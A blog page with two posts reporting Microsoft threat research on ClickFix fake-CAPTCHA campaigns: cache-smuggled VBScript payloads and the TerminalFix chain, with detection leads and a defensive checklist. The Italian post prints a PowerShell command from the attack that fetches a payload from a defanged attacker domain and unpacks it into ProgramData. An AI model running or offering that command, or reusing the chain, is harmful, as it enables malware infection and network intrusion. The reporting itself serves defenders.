Vai al contenuto principale

#captcha

Fake CAPTCHA Prompts Are Hiding Malware in Your Browser Cache, Microsoft Warns

Read Time:3 Minute, 38 Second

A new wave of ClickFix-style attacks is raising the bar for social-engineering malware by

Altro...

Read Time:3 Minute, 38 Second

A new wave of ClickFix-style attacks is raising the bar for social-engineering malware by hiding its payload somewhere most defenders never look: the browser’s own cache. Microsoft Threat Intelligence has flagged a cluster of compromised websites that trick visitors into running a malicious command themselves, under the guise of a routine CAPTCHA or “fix this error” prompt.


A Familiar Trick With a New TwistClickFix-type attacks have become a staple of modern malware delivery because they sidestep technical exploits entirely and instead manipulate human behavior. Visitors to a booby-trapped site are shown a fake verification screen instructing them to open the Windows Run dialog, paste a snippet of text, and press Enter. A genuine CAPTCHA never asks a person to execute system commands, but the instruction is phrased convincingly enough that many users comply without a second thought.

What sets this variant apart is timing. In most ClickFix campaigns, the pasted command reaches out to a remote server to fetch the actual malware after the victim acts. Here, the heavy lifting happens beforehand: attackers quietly pre-position a VBScript payload inside the browser’s profile cache, disguising it as an ordinary PNG image file. By the time the victim pastes anything into Run, the malicious code is already sitting on the machine.

How the Infection Chain Plays OutThe pasted command is short deliberately, just long enough to launch a search through cache directories, such as a Firefox profile folder, for a file matching a specific byte size set by the attackers in advance. Once a match is found, the command copies that disguised “image” into a temporary VBScript file and executes it through the Windows Script Host, with all output and error messages suppressed so nothing looks amiss on screen.

From there, the infection escalates methodically:

The VBScript profiles the machine using Windows Management Instrumentation and pulls down a follow-on PowerShell script.

A second payload is retrieved, and the attackers invoke .NET compilation utilities to build and launch code on the fly.

That code is injected into a legitimate, trusted Windows process, where it hunts for browser-stored credentials and other sensitive device data.

For persistence, the PowerShell execution policy is flipped to “Bypass,” Python components are unpacked, and a scheduled task is created to relaunch a Python-based payload silently, even after the browser is closed.

Why Cache-Based Smuggling Is Hard to CatchSecurity tools are generally tuned to flag suspicious downloads and outbound network requests at the moment of execution. By front-loading the payload into cache storage long before the user interacts with it, attackers sidestep that detection window almost entirely. Because the “trigger” size value varies between campaign variants, simple file-size heuristics are not a reliable defense either, forcing analysts to look at behavior rather than static indicators.

This approach builds on a broader trend documented in earlier reporting on fake CAPTCHA phishing and related “FileFix” cache-smuggling techniques, where the common thread is the same: abuse the implicit trust people place in routine verification prompts, then let the victim’s own click do the work a traditional exploit would otherwise need.

What Defenders Should Watch ForBecause the attack leans on living-off-the-land behavior rather than an obviously malicious download, Microsoft and independent researchers point security teams toward behavioral signals instead of file signatures. Useful hunting leads include:

Unusual read activity against browser cache folders shortly before a WScript or PowerShell process spawns.

Entries in the RunMRU registry key reflecting pasted Run-dialog commands.

PowerShell sessions launched with the execution policy set to Bypass.

Newly created scheduled tasks invoking a windowless Python interpreter.

Microsoft is recommending that organizations enable cloud-delivered protection, web protection, network protection, application control, and PowerShell script-block logging to improve visibility into this kind of multistage, human-triggered attack chain. Security teams should also consider blocking or tightly monitoring the Run dialog’s clipboard-paste pattern on managed endpoints, and reinforce user training that no legitimate CAPTCHA or error message will ever ask someone to open Run and execute a command.

As cache-smuggling and other “human-assisted” infection techniques continue to spread, the underlying lesson is consistent: attackers are increasingly optimizing for the moment a user clicks rather than for a software flaw, which means awareness training and behavioral detection now carry as much weight as traditional patching.
#clickfix #captcha #credentialtheft #filelessmalware

0

Caricamento...

0
0

Caricamento...

TerminalFix: come funziona l’attacco ClickFix con falsi CAPTCHA Cloudflare (e come difendersi)

Da fine agosto 2026 Microsoft Threat Intelligence sta monitorando una campagna che porta il nome interno di T

Altro...


Da fine agosto 2026 Microsoft Threat Intelligence sta monitorando una campagna che porta il nome interno di TerminalFix: una variante evoluta della tecnica ClickFix, in cui l’utente viene convinto a “risolvere” da solo una verifica anti-bot incollando ed eseguendo un comando nel terminale di . A differenza delle precedenti ondate ClickFix, che si limitavano a piazzare un infostealer, questa campagna costruisce una catena multi-stadio con DLL sideloading, steganografia e un tunnel di rete inverso completo. Per chi gestisce endpoint aziendali è un caso di studio da conoscere a fondo, perché la superficie di attacco non è una vulnerabilità software, ma il comportamento umano davanti a un prompt che sembra legittimo.

Cos’è la tecnica ClickFix e perché funziona ancoraClickFix sfrutta un principio semplice: gli utenti sono ormai abituati a superare verifica , quindi un overlay che imita Turnstile o un servizio simile non desta sospetti. La particolarità è che l’overlay non chiede di cliccare una casella, ma guida la vittima a premere Win+R, incollare un comando (già copiato negli appunti dal sito malevolo tramite JavaScript) e premere Invio. In questo modo l’attaccante bypassa i controlli sui download dai : non c’è un eseguibile da salvare e aprire, solo testo incollato in una finestra di dialogo che l’utente stesso avvia.

La catena di attacco di TerminalFix, passo dopo passoSecondo l’ pubblicata da Microsoft Security, la campagna si sviluppa in otto fasi distinte, orchestrate per restare sotto la soglia di rilevamento della maggior parte degli endpoint protection tradizionali.

  1. Il sito compromesso e il falso CloudflareLa vittima visita un sito legittimo ma compromesso (uno degli indicatori è linked-log[.]com) che mostra un overlay identico a una verifica Cloudflare Turnstile. Lo script della pagina cancella il terminale e stampa un messaggio del tipo “Starting Cloudflare verification…”, mentre il comando malevolo finisce già negli appunti dell’utente.

  2. Download ed estrazioneIl comando incollato scarica un archivio ZIP e lo estrae in una sottocartella casuale di C:\ProgramData, ad esempio:

Invoke-WebRequest -Uri hxxps://gitnow[.]dev/payload.zip -OutFile $env:TEMP\p.zip
Expand-Archive $env:TEMP\p.zip -DestinationPath C:\ProgramData\f47f2a8c21c9df4e
Un file batch nella stessa cartella viene lanciato in modo silenzioso, avviando la fase successiva.

  1. DLL sideloading su un binario firmato MicrosoftQui la campagna mostra la sua sofisticazione: il file batch esegue LockScreenContentServer.exe, un eseguibile Windows legittimo e firmato digitalmente, che al lancio cerca automaticamente dui70.dll nella propria directory prima di controllare System32. L’attaccante sfrutta esattamente questo ordine di ricerca (T1574.001 nel framework MITRE ATT&CK) piazzando una DLL malevola con lo stesso nome accanto al binario firmato. Il codice malevolo parte quindi “dentro” un processo attendibile agli occhi di qualsiasi soluzione basata su reputazione del file firmatario.

  2. Steganografia: payload nascosti in immagini PNGLa DLL scarica una o più immagini PNG da server come bestsocialmedianewspapper[.]com ed estrae dati binari nascosti nei canali RGBA dei , con i primi 8 byte che codificano la lunghezza del payload come intero a 64 bit. Suddividere il payload su più immagini rende ancora più difficile il rilevamento a livello di rete, dato che il traffico appare come un semplice download di immagini verso un CDN qualunque.

  3. Persistenza doppiaIl si assicura la sopravvivenza al riavvio tramite due meccanismi paralleli: una chiave in HKCU...\Run e un’attività pianificata che rilancia l’eseguibile ogni 60 minuti. La ridondanza serve a resistere anche a una bonifica parziale.

  4. Ricognizione dell’ambiente Active DirectoryUna volta stabilito, lo script effettua enumerazione del dominio (trust, domain admin), ping sweep dei server interni e raccolta di informazioni di sistema, il tutto orientato a mappare controller di dominio, database, server di backup, gateway e sistemi di posta come obiettivi di movimento laterale.

7-8. Loop di comando e tunnel inversoUn ciclo di file-watch controlla periodicamente un file di testo per nuovi comandi, li esegue con Invoke-Expression e ne salva l’output. Il collegamento con l’infrastruttura dell’attaccante avviene tramite una copia ufficiale di Python 3.14.5, lanciata con pythonw.exe per restare invisibile, che esegue uno script client custom (client.py). Questo implant stabilisce una connessione TLS con upgrade a WebSocket verso gitnow[.]dev:443 e implementa un proxy TCP in stile SOCKS5: l’attaccante può quindi istruire l’implant a connettersi a qualsiasi host interno raggiungibile dalla macchina compromessa, di fatto trasformandola in un pivot verso la rete aziendale. Lo script ruota anche gli User-Agent tra Chrome, Firefox e Safari per confondersi con il traffico normale.

Indicatori di compromissione principaliDomini C2/hosting: gitnow[.]dev (tunnel, porta 443), bestsocialmedianewspapper[.]com (hosting steganografico), offlineupdater[.]com (failover), linked-log[.]com (sito compromesso)

Processo abusato: LockScreenContentServer.exe in esecuzione da percorsi non standard (es. C:\ProgramData...)

DLL malevola: dui70.dll caricata tramite sideloading (nove varianti hash osservate)

Rilevamenti Microsoft Defender: Trojan:Win32/ClickFix., Trojan:Win32/TermFix., Trojan:Win64/DLLHijack.DAB!MTB, Trojan:Python/Indigo.SA

Come proteggere l’infrastruttura: checklist operativaMicrosoft e diversi ricercatori indipendenti convergono su un set comune di contromisure, applicabili sia con Microsoft Defender che con altri stack EDR:

Restringere l’esecuzione di PowerShell con AppLocker o Windows Defender Application Control, limitando gli script non firmati e abilitando il Constrained Language Mode per gli utenti standard.

Controllare o disabilitare la finestra Esegui (Win+R) tramite policy per gli utenti che non ne hanno necessità operativa, riducendo drasticamente la superficie di attacco di ClickFix.

Monitorare l’esecuzione di binari LOLBin firmati (come LockScreenContentServer.exe) da percorsi anomali quali ProgramData o Temp, non dalla loro directory di sistema abituale.

Abilitare lo script block logging di PowerShell (Event ID 4104) per avere visibilità sui comandi effettivamente eseguiti, non solo sul processo lanciato.

Attivare le regole ASR (Attack Surface Reduction) che bloccano script offuscati, eseguibili poco diffusi/nuovi e il lancio di contenuti scaricati da JavaScript/VBScript.

Configurare Windows Terminal per avvisare su incollaggi multi-riga, così da rompere l’automatismo copia-incolla-invio su cui si basa l’intera catena.

Formare gli utenti spiegando esplicitamente che nessuna verifica CAPTCHA legittima richiede mai di aprire un terminale o una finestra di esecuzione comandi.

Se vengono rilevati indicatori della campagna, trattare l’host come compromesso a livello di rete: ruotare le credenziali usate su quella macchina (comprese quelle di dominio se sono state inserite) e verificare eventuali connessioni SOCKS anomale verso l’esterno.

ConclusioneTerminalFix conferma una tendenza che i sistemisti dovrebbero già avere sul radar: le tecniche di social engineering come ClickFix non sono più un problema “consumer” legato a infostealer opportunistici, ma vengono usate come testa di ponte per intrusioni enterprise complete, con ricognizione Active Directory e accesso di rete persistente. Il punto debole non è tecnico ma comportamentale, ed è proprio per questo che i controlli più efficaci — blocco di PowerShell non firmato, restrizioni su Win+R, logging degli script — vanno applicati indipendentemente dal fatto che l’endpoint protection riconosca o meno la specifica variante del giorno.

Fonte: Microsoft Security Blog – “TerminalFix campaign deploys reverse tunnel through multistage intrusion”

#sicurezza #powershell #windows #phishing #malware #sysadmin #captcha

0

Caricamento...

0
1

Caricamento...